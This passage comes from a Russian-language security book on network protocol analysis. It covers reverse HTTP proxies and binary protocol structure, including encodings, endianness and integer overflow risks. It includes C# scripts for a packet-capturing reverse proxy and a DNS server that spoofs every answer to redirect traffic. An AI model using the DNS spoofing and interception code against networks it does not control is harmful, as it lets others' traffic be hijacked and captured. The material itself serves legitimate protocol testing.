Из-за сложности обработки полного HTTP-соединения версии 1.1 прокси обычно либо отключают клиентов после одного запроса, либо переводят обмен данными на версию 1.0 (что всегда закрывает ответное соединение после получения всех данных). Это может нарушить протокол более высокого уровня, который предполагает использовать версию 1.1 или *конвейерную обработку* запросов, т. е. возможность иметь несколько запросов для улучшения производительности или локальности состояния на лету.

Обратный прокси-сервер HTTP

Прокси-серверы с переадресацией довольно распространены в окружениях, где внутренний клиент подключается к внешней сети. Они действуют как граница безопасности, ограничивая исходящий трафик небольшим подмножеством типов протоколов. (Давайте на данный момент просто игнорировать потенциальные последствия для безопасности прокси-сервера `CONNECT`.) Но иногда вам может понадобиться проксировать входящие соединения, возможно, для балансировки нагрузки или по соображениям безопасности (чтобы предотвратить прямой доступ к вашим серверам). Однако если вы это сделаете, то возникнет проблема. У вас нет контроля над клиентом. Фактически клиент, вероятно, даже не осознает, что подключа-

ется к прокси-серверу. Здесь на помощь приходит *обратный прокси-сервер HTTP*.

Вместо того чтобы требовать указания адреса назначения в строке запроса, как в случае с прокси-сервером с переадресацией, можно злоупотребить тем фактом, что все клиенты, совместимые с HTTP 1.1, *должны* отправлять HTTP-заголовок Host в запросе, который указывает исходное имя хоста, используемое в URI запроса. (Обратите внимание, что в HTTP версии 1.0 такого требования нет, но большинство клиентов, использующих эту версию, будут в любом случае отправлять заголовок.) Используя информацию заголовка Host, можно сделать вывод о первоначальном пункте назначения запроса, установив прокси-соединение с этим сервером, как показано в листинге 2.9.

Листинг 2.9. Пример HTTP-запроса

```
GET /image.jpg HTTP/1.1
User-Agent: Super Funky HTTP Client v1.0
Host: ❶www.domain.com
Accept: */*
```

В листинге 2.9 показан типичный заголовок Host ❶, в котором запрашивается URL-адрес *http://www.domain.com/image.jpg*. Обратный прокси-сервер может легко взять эту информацию и повторно использовать ее для создания исходного адреса назначения. Опять же, поскольку существует требование к синтаксическому анализу заголовков HTTP, его сложнее использовать для HTTPS-трафика, защищенного TLS. К счастью, большинство реализаций TLS принимают сертификаты с подстановочными знаками, где субъект имеет вид **.domain.com* или что-то наподобие этого, что соответствует любому поддомену *domain.com*.

Простая реализация

Неудивительно, что библиотеки Canape Core включают встроенную реализацию обратного прокси-сервера HTTP, доступ к которой можно получить, изменив объект шаблона с *HttpProxyTemplate* на *HttpReverseProxyTemplate*. Но для полноты картины в листинге 2.10 показана простая реализация. Поместите следующий код в файл сценария C#, изменив `LOCALPORT` ❶ на локальный TCP-порт, который вы хотите слушать. Если `LOCALPORT` меньше 1024 и вы используете его в Unix-подобной системе, вам также потребуется запустить сценарий от имени привилегированного пользователя.

Листинг 2.10. Простой пример обратного прокси-сервера HTTP

ReverseHttpProxy.csx

```
// ReverseHttpProxy.csx – простой обратный прокси-сервер HTTP
// Предоставляем доступ к таким методам, как WriteLine и WritePackets
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;
```

```
// Создаем шаблон прокси-сервера
var template = new HttpReverseProxyTemplate();
template.LocalPort = ❶LOCALPORT;

// Создаем экземпляр прокси и выполняем запуск
var service = template.Create();
service.Start();

WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();

// Запись пакетов в консоль
var packets = service.Packets;
WriteLine("Captured {0} packets:",
    packets.Count);
WritePackets(packets);
```

Перенаправление трафика на ваш прокси

Подход к перенаправлению трафика на обратный прокси-сервер HTTP аналогичен подходу, используемому для переадресации TCP-портов, который заключается в перенаправлении подключения к прокси-серверу. Но есть большая разница: нельзя просто изменить имя узла назначения. Так вы измените заголовок Host, показанный в листинге 2.10. Если вы не будете соблюдать осторожность, то это может привести к появлению прокси-цикла[1]. Вместо этого лучше изменить IP-адрес, связанный с именем хоста, с помощью файла *hosts*.

Но возможно, что приложение, которое вы тестируете, работает на устройстве, которое не позволяет изменять файл *hosts*. Поэтому настройка собственного DNS-сервера может быть самым простым подходом – в предположении, что вы можете изменить конфигурацию DNS-сервера.

Можно использовать другой подход, который заключается в конфигурировании полноценного DNS-сервера с соответствующими настройками. Это может занять много времени и привести к ошибкам; просто спросите любого, кто когда-либо настраивал сервер BIND. К счастью, существующие инструменты позволяют делать то, что мы хотим, а именно возвращать IP-адрес нашего прокси-сервера в ответ на DNS-запрос. Такой инструмент называется *dnsspoof*. Чтобы избежать установки другого инструмента, это можно сделать с помощью DNS-сервера Canape. Базовый DNS-сервер подменяет только один IP-адрес для всех DNS-запросов (листинг 2.11).

Замените `IPV4ADDRESS` ❶, `IPV6ADDRESS` ❷ и `REVERSEDNS` ❸ соответствующими строками. Как и в случае с обратным прокси-сервером

[1] Прокси-цикл возникает, когда прокси-сервер неоднократно подключается к самому себе. Это может закончиться катастрофой или, по крайней мере, привести к исчерпанию доступных ресурсов.

HTTP, вам нужно будет запустить его от лица привилегированного пользователя в Unix-подобной системе, поскольку он будет пытаться выполнить привязку к порту 53, что, как правило, запрещено обычным пользователям. В Windows такого ограничения на привязку к портам ниже 1024 нет.

Листинг 2.11. Простой DNS-сервер

DnsServer.csx

```
// DnsServer.csx - простой DNS-сервер
// Предоставляем доступ к таким консольным методам, как WriteLine,
// на глобальном уровне.
using static System.Console;

// Создаем шаблон DNS-сервера
var template = new DnsServerTemplate();

// Настраиваем адреса ответов
template.ResponseAddress = ❶"IPV4ADDRESS";
template.ResponseAddress6 = ❷"IPV6ADDRESS";
template.ReverseDns = ❸"REVERSEDNS";

// Создаем экземпляр DNS-сервера и выполняем запуск
var service = template.Create();
service.Start();
WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();
```

Теперь если вы настроите DNS-сервер для своего приложения для указания на DNS-сервер, используемый для спуфинга, то приложение должно отправлять свой трафик через него.

Преимущество обратного прокси-сервера HTTP

Преимущество обратного прокси-сервера HTTP заключается в том, что ему не требуется клиентское приложение для поддержки типичной конфигурации прокси-сервера с переадресацией. Это особенно полезно, когда клиентское приложение не находится под вашим прямым контролем или имеет фиксированную конфигурацию, которую нелегко изменить. Пока вы можете принудительно перенаправлять исходные TCP-соединения на прокси-сервер, можно без труда обрабатывать запросы к разным хостам.

Недостатки обратного прокси-сервера HTTP

Недостатки обратного прокси-сервера HTTP в основном те же, что и у прокси-сервера с переадресацией. Прокси-сервер должен иметь возможность парсить HTTP-запрос и обрабатывать особенности.

Заключительное слово

В этой главе вы прочитали о пассивных и активных методах перехвата, но можно ли утверждать, что один из них лучше другого? Все зависит от приложения, которое вы пытаетесь протестировать. Если только вы не отслеживаете сетевой трафик, то стоит использовать активный перехват. Продолжая читать эту книгу, вы поймете, что активный перехват имеет значительные преимущества для анализа трафика и эксплуатации уязвимостей. Если у вас есть выбор, используйте SOCKS, потому что во многих обстоятельствах это самый простой подход.

3

СТРУКТУРА СЕТЕВЫХ ПРОТОКОЛОВ

Старая пословица «Ничто не ново под луной» верна, когда дело касается структуры протоколов. Двоичные и текстовые протоколы следуют распространенным шаблонам и структурам, и когда вы их освоите, то легко сможете применить их к любому новому протоколу. В данной главе подробно описаны некоторые из этих структур и формализован способ их представления на протяжении оставшейся части книги.

В этой главе мы обсудим многие распространенные типы структуры протоколов. Каждый из них подробно описан наряду со способом их представления в двоичных или текстовых протоколах. К концу главы вы сможете легко идентифицировать эти типы в любом неизвестном протоколе, который вы анализируете. Как только вы поймете, как устроены протоколы, вы также познакомитесь с шаблонами поведения – способами атаки самой сети на уровне протокола. Глава 10 предоставит более подробную информацию о поиске проблем, связанных с сетевыми протоколами, а пока мы просто займемся структурой.

Структура двоичных протоколов

Двоичные протоколы работают на бинарном уровне; самая маленькая единица данных – это одиночный двоичный символ. Работать с одиночными битами сложно, поэтому мы будем использовать *октеты*, которые обычно называют *байтами*. Октет де-факто является единицей сетевых протоколов. Хотя их можно разбить на отдельные биты (например, для представления набора флагов), мы будем обрабатывать все сетевые данные в 8-битных единицах, как показано на рис. 3.1.




Рис. 3.1. Форматы описания двоичных данных

При отображении отдельных битов я буду использовать *битовый формат*, в котором слева показан бит 7, *старший бит* (*MSB*). Бит 0, или *младший бит* (*LSB*), находится справа. (Некоторые архитектуры, такие как PowerPC, определяют нумерацию битов в обратном направлении.)

Числовые данные

Значения данных, представляющие числа, обычно лежат в основе двоичного протокола. Эти значения могут быть десятичными или целыми числами. Числа могут использоваться для представления длины данных, идентификации значений тегов или просто для обозначения числа.

В двоичном формате числовые значения могут быть представлены несколькими способами, а метод выбора протокола зависит от значения, которое он представляет. В следующих разделах описаны некоторые наиболее распространенные форматы.

Целые числа без знака

Целые числа без знака – наиболее очевидное представление двоичного числа. Каждый бит имеет определенное значение в зависимости от расположения, и эти значения складываются вместе для представления целого числа. В табл. 3.1 показаны десятичные и шестнадцатеричные значения для 8-битного целого числа.

Таблица 3.1. Значения десятичных битов

Бит	Десятичное значение	Шестнадцатеричное значение
0	1	0x01
1	2	0x02

Таблица 3.1 (окончание)

Бит	Десятичное значение	Шестнадцатеричное значение
2	4	0x04
3	8	0x08
4	16	0x10
5	32	0x20
6	64	0x40
7	128	0x80

Целые числа со знаком

Не все целочисленные значения являются положительными. В некоторых сценариях требуются отрицательные целые числа – например, для обозначения разницы между двумя целыми числами необходимо учитывать, что разница может быть отрицательной, – и только целые числа со знаком могут содержать отрицательные значения. Хотя кодирование целого числа без знака кажется очевидным, ЦП может работать только с одним и тем же набором битов. Следовательно, процессору требуется способ интерпретировать значение целого числа без знака как числа со знаком; наиболее распространенная интерпретация – это дополнительный код. Термин *дополнительный код* относится к способу представления целого числа со знаком в собственном целочисленном значении в ЦП.

Преобразование между беззнаковыми и знаковыми значениями в дополнительном коде выполняется с помощью побитового оператора NOT (где 0 бит преобразуется в 1, а 1 преобразуется в 0) целого числа и добавляется 1. Например, на рис. 3.2 показано 8-битовое целое число 123, преобразованное в его представление в дополнительном двоичном коде.




Рис. 3.2. Представление числа 123 в дополнительном двоичном коде

Данное представление имеет одно опасное последствие с точки зрения безопасности. Например, 8-битовое целое число со знаком имеет диапазон от –128 до 127, поэтому величина минимума больше максимума. Если минимальное значение отрицательное, то результатом является само это значение; другими словами, – (–128) равно –128. Это может вызвать неверные вычисления в проанализированных форматах, что приведет к уязвимостям в системе безопасности. Подробнее об этом мы поговорим в главе 10.

Целые числа переменной длины

Эффективная передача данных по сети всегда была очень важна. Хотя современные высокоскоростные сети могут избавить вас от проблем с эффективностью, уменьшение пропускной способности протокола все же имеет свои преимущества. Может быть полезно использовать целые числа переменной длины, когда наиболее распространенные представляемые целочисленные значения находятся в очень ограниченном диапазоне.

Например, рассмотрим поля длины: при отправке блоков данных размером от 0 до 127 байт можно использовать 7-битное целочисленное представление переменной длины. На рис. 3.3 показано несколько различных кодировок для 32-битных слов. Для представления всего диапазона требуется не более пяти октетов. Но если ваш протокол имеет тенденцию присваивать значения от 0 до 127, он будет использовать только один октет, что сэкономит много места.




Рис. 3.3. Пример 7- битного целочисленного кодирования

Тем не менее если вы осуществляете парсинг октетов, количество которых больше пяти (или даже 32 бита), целое число, получаемое в результате данной операции, будет зависеть от программы парсинга. Некоторые программы (в том числе разработанные на C) просто отбрасывают все биты за пределами заданного диапазона, тогда как другие окружения разработки сгенерируют ошибку переполнения. При неправильной обработке это целочисленное переполнение может привести к уязвимостям, таким как переполнение буфера, что может дать выделение буфера памяти, который меньше, чем ожидалось, что, в свою очередь, приведет к нарушению целостности памяти.

Данные с плавающей точкой

Иногда целых чисел недостаточно для представления диапазона десятичных значений, необходимых для протокола. Например, протокол многопользовательской компьютерной игры может потребовать отправки координат игроков или объектов в виртуальном мире игры. Если этот мир большой, то вы столкнетесь с ограниченным диапазоном 32- или даже 64-битного значения с фиксированной точкой.

Наиболее часто используемый формат целых чисел с плавающей точкой – это *формат IEEE*, указанный в стандарте IEEE, описывающем формат представления чисел с плавающей точкой (IEEE 754). Хотя данный стандарт определяет ряд различных двоичных и даже десятичных форматов для значений с плавающей точкой, вы, вероятно, столкнетесь только с двумя: двоичным представлением одинарной точности, которое представляет собой 32-битное значение, и 64-битным значением двойной точности. Каждый формат определяет позицию и размер в битах мантиссы и экспоненты. Также указывается знаковый бит, сообщающий, является значение положительным или отрицательным. На рис. 3.4 показана общая структура значения с плавающей точкой IEEE, а в табл. 3.2 перечислены распространенные размеры экспоненты и мантиссы.




Рис. 3.4. Представление с плавающей точкой

Таблица 3.2. Распространенные размеры и диапазоны с плавающей точкой

Размер бита	Биты экспоненты	Биты мантиссы	Диапазон значений
32	8	23	$+/-3.402823\times10^{38}$
64	11	52	$+/-1.79769313486232\times10^{308}$

Логические значения

Поскольку логические значения очень важны для компьютеров, неудивительно, что они отражены в протоколе. Каждый протокол определяет, как представить, является логическое значение истинным или ложным, но есть некоторые общие соглашения.

Основной способ представления логического значения – однобитовое значение. 0 бит означает ложь, а 1 означает истину. Это, безусловно, экономия места, но не обязательно самый простой способ взаимодействия с базовым приложением. Чаще всего для логического значения используется отдельный байт, потому что им гораздо проще манипулировать. Также для обозначения значения *false* нередко используется ноль и ненулевое значение, обозначающее *true*.

Битовые флаги

Битовые флаги – это один из способов представления определенных логических состояний в протоколе. Например, в TCP набор битовых флагов используется для определения текущего состояния со-

единения. При установлении соединения клиент отправляет пакет с установленным флагом синхронизации (SYN), чтобы указать, что соединения должны синхронизировать свои таймеры. Сервер может ответить ACK-флагом, чтобы указать, что получил запрос клиента, а также SYN-флаг для установки синхронизации с клиентом. Если бы это рукопожатие использовало одиночные перечисляемые значения, то это двойное состояние было бы невозможно без дискретного значения SYN/ACK.

Двоичный порядок байтов

Порядок байтов данных – очень важная часть правильной интерпретации двоичных протоколов. Он вступает в игру всякий раз, когда передается многооктетное значение, например 32-битное слово. Порядок байтов – это артефакт того, как компьютеры хранят данные в памяти.

Поскольку октеты передаются по сети последовательно, можно отправить самый старший октет значения в качестве первой части передачи, а также в обратном направлении – отправить первым младший октет. Порядок отправки октетов определяет порядок байтов данных. Неспособность правильно обработать порядок байтов может привести к незаметным ошибкам при парсинге протоколов.

Современные платформы используют два основных формата порядка байтов: прямой и обратный порядок байтов. *Прямой порядок байтов* хранит старший байт по наименьшему адресу, тогда как *обратный порядок байтов* хранит в этом месте младший байт. На рис. 3.5 показано, как 32-битное целое число 0x01020304 хранится в обоих вариантах.




Рис. 3.5. Представление слов с прямым и обратным порядками байтов

Порядок байтов значения обычно называют или *сетевым*, или *хостовым порядком*. Поскольку Internet RFC неизменно используют прямой порядок байтов в качестве предпочтительного типа для всех сетевых протоколов, которые они указывают (только если вы не имеете дело с устаревшими технологиями), такой порядок байтов называется сетевым. Но на вашем компьютере могут использоваться оба варианта. Архитектуры процессоров, такие как x86, используют обратный порядок байтов; другие, такие как SPARC, используют прямой порядок байтов.

Примечание *Некоторые архитектуры процессоров, включая SPARC, ARM и MIPS, могут иметь встроенную логику, которая определяет порядок байтов во время выполнения, обычно путем переключения флага управления процессором. При разработке сетевого программного обеспечения не стройте предположений относительно порядка байтов на платформе, на которой вы работаете. Сетевой API, используемый для создания приложения, будет обычно содержать удобные функции для преобразования этих порядков. Другие платформы, такие как PDP-11, используют смешанный порядок байтов, при котором 16-битные слова меняются местами; однако вы вряд ли когда-нибудь встретите его в повседневной жизни, поэтому не стоит зацикливаться на этом.*

Текстовые и удобочитаемые данные

Наряду с числовыми данными строки – это тип значения, с которым вы чаще всего будете сталкиваться, независимо от того, используются ли они для передачи учетных данных аутентификации или пути к ресурсам. При проверке протокола, предназначенного для отправки только символов английского языка, текст, вероятно, будет закодирован с использованием ASCII. Исходный стандарт ASCII определил 7-битный набор символов от 0 до 0x7F, который включает большинство символов, необходимых для английского языка (рис. 3.6).

Управляющий символ | Печатаемый символ

Нижние 4 бита (столбцы), Верхние 4 бита (строки)

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

Рис. 3.6. 7-битная таблица ASCII

Стандарт ASCII изначально был разработан для текстовых терминалов (физических устройств с подвижной печатающей головкой). Управляющие символы использовались для отправки сообщений на

терминал, чтобы переместить печатающую головку или синхронизировать последовательную передачу данных между компьютером и терминалом. Набор символов ASCII содержит символы двух типов: *управляющие* и *печатаемые*. Большинство управляющих символов являются пережитками этих устройств и практически не используются. Но некоторые по-прежнему предоставляют информацию на современных компьютерах, например CR и LF, которые используются для завершения строк текста.

Печатаемые символы – это символы, которые можно увидеть. Этот набор состоит из множества знакомых буквенно-цифровых символов; однако они не принесут особой пользы, если вы хотите изобразить международные символы, которых тысячи. Невозможно представить даже часть возможных символов на всех языках мира в 7-битном числе.

Для преодоления этого ограничения обычно используются три стратегии: кодовые страницы, многобайтовые наборы символов и Юникод. Протокол потребует, чтобы вы использовали один из этих трех способов представления текста, или предложит вариант, который может выбрать приложение.

Кодовые страницы

Самый простой способ расширить набор символов ASCII – признать, что если все ваши данные хранятся в октетах, то 128 неиспользуемых значений (от 128 до 255) можно перепрофилировать для хранения дополнительных символов. Хотя 256 значений недостаточно для хранения всех символов на всех доступных языках, есть много разных способов использовать неиспользуемый диапазон. То, какие символы в какие значения отображаются, обычно кодируется в спецификациях, которые называют *кодовыми страницами*, или *кодировками символов*.

Наборы многобайтовых символов

В таких языках, как китайский, японский и корейский (совместно именуемые CJK), нельзя просто приблизиться к представлению всего письменного языка с помощью 256 символов, даже если вы используете все доступное пространство. Решение состоит в том, чтобы применять наборы многобайтовых символов в сочетании с ASCII для кодирования этих языков. Распространенные кодировки – Shift-JIS для японского языка и GB2312 – для упрощенного китайского.

Наборы многобайтовых символов позволяют последовательно использовать два или более октетов для кодирования желаемого символа, хотя вы редко увидите их в использовании. На самом деле если вы не работаете с CJK, то, вероятно, вообще их не увидите. (Для краткости я не буду дальше обсуждать эти наборы символов; есть много онлайн-ресурсов, которые при необходимости помогут вам их расшифровать.)

Юникод

Стандарт Юникод, предложенный в 1991 г., призван представлять все языки в едином наборе символов. Можно рассматривать Юникод как еще один набор многобайтовых символов. Но вместо того, чтобы сосредоточиться на конкретном языке, как Shift-JIS для японского, он пытается закодировать все письменные языки, включая некоторые архаичные и искусственные языки, в единый универсальный набор символов.

Юникод определяет две взаимосвязанные концепции: *таблицу символов* и *кодировку символов*. Таблицы символов включают в себя сопоставление числового значения и символа, а также многие другие правила и положения о том, как символы используются или комбинируются. Кодировки символов определяют способ кодирования этих числовых значений в базовом файле или сетевом протоколе. Для анализа гораздо важнее знать, как кодируются эти числовые значения.

Каждому символу в Юникоде назначается *кодовая точка*, представляющая уникальный символ. Кодовые точки обычно записываются в формате *U* + *ABCD*, где *ABCD* – шестнадцатеричное значение кодовой точки. С целью совместимости первые 128 кодовых точек соответствуют тому, что указано в ASCII, а вторые 128 кодовых точек взяты из ISO/IEC 8859-1. Полученное значение кодируется с использованием определенной схемы, которую иногда называют *универсальный набор символов* (UCS), или *формат преобразования Юникода* (UTF). (Между форматами UCS и UTF существуют небольшие различия, но для идентификации и манипуляции эти различия не важны.) На рис. 3.7 показан простой пример различных форматов Юникода.

Кодовые точки: Hello = U+0048 – U+0065 – U+006C – U+006C – U+006F

UCS-2/UTF-16, обратный порядок байтов

0x48	0x00	0x65	0x00	0x6C	0x00	0x6C	0x00	0x6F	0x00

UCS-2/UTF-16, прямой порядок байтов

0x00	0x48	0x00	0x65	0x00	0x6C	0x00	0x6C	0x00	0x6F

UCS-4/UTF-32, обратный порядок байтов

0x48	0x00	0x00	0x00	0x65	0x00	0x00	0x00	0x6C	0x00	0x00	0x00

0x6C	0x00	0x00	0x00	0x6F	0x00	0x00	0x00

UTF-8

0x48	0x65	0x6C	0x6C	0x6F

Рис. 3.7. Строка «Hello» в различных кодировках Юникода

Есть три распространенные кодировки Юникода: UTF-16, UTF-32 и UTF-8.

UCS-2/UTF-16
: UCS-2/UTF-16 – это собственный формат на современных платформах Microsoft Windows, а также на виртуальных машинах Java и .NET, когда на них выполняется код. Он кодирует кодовые точки в последовательности 16-битных целых чисел и имеет варианты с прямым и обратным порядками байтов.

UCS-4/UTF-32
: UCS-4/UTF-32 – распространенный формат, используемый в приложениях Unix, потому что это формат расширенных символов по умолчанию во многих компиляторах C/C++. Он кодирует кодовые точки в последовательностях 32-битных целых чисел и имеет разные варианты порядка байтов.

UTF-8
: UTF-8 – вероятно, самый распространенный формат в Unix. Это также формат ввода и вывода по умолчанию для различных платформ и технологий, таких как XML. Вместо того чтобы иметь фиксированный целочисленный размер кодовых точек, он кодирует их с использованием простого значения переменной длины. В табл. 3.3 показано, как кодовые точки кодируются в UTF-8.

Таблица 3.3. Правила кодирования для кодовых точек Юникода в UTF-8

Биты кодовой точки	Первая кодовая точка (U+)	Последняя кодовая точка (U+)	Байт 1	Байт 2	Байт 3	Байт 4
0–7	0000	007F	0xxxxxxx			
8–11	0080	07FF	110xxxxx	10xxxxxx		
12–16	0800	FFFF	1110xxxx	10xxxxxx	10xxxxxx	
17–21	10000	1FFFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx
22–26	200000	3FFFFFF	111110xx	10xxxxxx	10xxxxxx	10xxxxxx
26–31	4000000	7FFFFFFF	1111110x	10xxxxxx	10xxxxxx	10xxxxxx

У UTF-8 есть много преимуществ. Во-первых, его определение кодирования гарантирует, что набор символов ASCII, кодовые точки от U+0000 до U+007F, закодированы с использованием одиночных байтов. Такая схема делает этот формат не только совместимым с ASCII, но и экономит пространство. Кроме того, UTF-8 совместим с программами C/C++, которые полагаются на нуль-терминированные строки.

При всех своих преимуществах UTF-8 имеет свою цену, потому что такие языки, как китайский и японский, занимают больше места, чем в UTF-16. На рис. 3.8 показана подобная невыгодная кодировка китайских иероглифов. Но обратите внимание, что UTF-8 в этом примере по-прежнему более экономичен, чем UTF-32 для тех же символов.




Рис. 3.8. Строка «兔子» в различных кодировках Юникода

Примечание *Неправильная или наивная кодировка символов может быть источником проблем безопасности, от обхода механизмов фильтрации (скажем, в запрошенном пути к ресурсам) до переполнения буфера. Мы рассмотрим некоторые уязвимости, связанные с кодировкой символов, в главе 10.*

Данные переменной длины в двоичном формате

Если разработчик протокола заранее знает, какие данные должны передаваться, то может гарантировать, что все значения в протоколе имеют фиксированную длину. На самом деле такое бывает довольно редко, хотя даже простые учетные данные для аутентификации выиграют от возможности указать переменную длину строки имени пользователя и пароля. Протоколы используют несколько стратегий для создания значений данных переменной длины: мы обсудим наиболее распространенные – терминированные данные, данные с предварительно заданной длиной, данные неявной длины и дополненные данные – в последующих разделах.

Терминированные данные

Вы видели пример данных переменной длины, когда целые числа переменной длины обсуждались ранее в этой главе. Целочисленное значение переменной длины было завершено, когда старший бит октета был равен 0. Мы можем расширить концепцию завершающих значений на такие элементы, как строки или массивы данных.

Для значения завершения данных определен терминальный символ, который сообщает синтаксическому анализатору данных, что достигнут конец значения данных. Терминальный символ применяется потому, что он вряд ли будет присутствовать в типичных данных, а это гарантирует, что значение не будет завершено преждевременно.

Для строковых данных завершающим значением может быть значение NUL (представленное 0) или один из других управляющих символов в наборе ASCII.

Если выбранный терминальный символ появляется во время обычной передачи данных, то необходимо использовать механизм, позволяющий избежать этих символов. В строках часто встречается завершающий символ с префиксом обратной косой черты (\), или он повторяется дважды, чтобы его нельзя было идентифицировать как терминальный символ. Данный подход особенно полезен, когда протокол не знает заранее, какова длина значения, например если оно генерируется динамически. На рис. 3.9 показан пример строки, оканчивающейся значением NUL.




Рис. 3.9. «Hello» как нуль-терминированная строка

Ограниченные данные часто заканчиваются символом, который соответствует первому символу в последовательности переменной длины. Например, при использовании строковых данных вы можете найти *строку в кавычках*, заключенную в кавычки. Начальная двойная кавычка указывает парсеру искать соответствующий символ для завершения данных. На рис. 3.10 показана строка, заключенная в двойные кавычки.




Рис. 3.10. «Hello» в виде строки, заключенной в двойные кавычки

Данные с предварительно заданной длиной

Если значение данных известно заранее, можно напрямую указать его длину в протоколе. Парсер протокола может прочитать это значение, а затем прочитать соответствующее количество единиц (например,

символов или октетов), чтобы извлечь исходное значение. Это очень распространенный способ указания данных переменной длины.

Фактический размер *префикса длины* обычно не так важен, хотя он должен разумно представлять типы передаваемых данных. Для большинства протоколов не требуется указывать полный диапазон 32-битных целых чисел; однако вы часто будете видеть, что этот размер используется в качестве поля длины, хотя бы потому, что он хорошо подходит для большинства архитектур и платформ процессоров. Например, на рис. 3.11 показана строка с префиксом длины 8 бит.




Рис. 3.11. «Hello» как строка с префиксом длины

Данные неявной длины

Иногда длина значения данных неявно содержится в окружающих его значениях. Например, представьте себе протокол, который отправляет данные обратно клиенту, используя протокол, ориентированный на соединение, допустим TCP. Вместо того чтобы заранее указывать размер данных, сервер может закрыть TCP-соединение, тем самым неявно обозначив конец данных. Так данные возвращаются в ответе HTTP версии 1.0.

Еще один пример – протокол или структура более высокого уровня, которые уже указали длину набора значений. Сначала парсер может извлечь эту структуру, а затем прочитать содержащиеся в ней значения. Протокол может использовать тот факт, что эта структура имеет связанную с ней конечную длину, чтобы неявно вычислить длину значения в аналогичной манере, дабы закрыть соединение (конечно же, не делая этого). Например, на рис. 3.12 показан простой пример, в котором 7-битовое переменное целое число и строка содержатся в одном блоке. (Конечно, на практике все может быть значительно сложнее.)

Дополненные данные

Дополненные данные используются, когда существует максимальная верхняя граница длины значения, например 32-октетное ограничение. Для простоты, вместо того чтобы ставить перед значением префикс длины или иметь явное завершающее значение, протокол может отправлять всю строку фиксированной длины, но завершать значение, дополняя неиспользуемые данные известным значением. На рис. 3.13 показан пример.

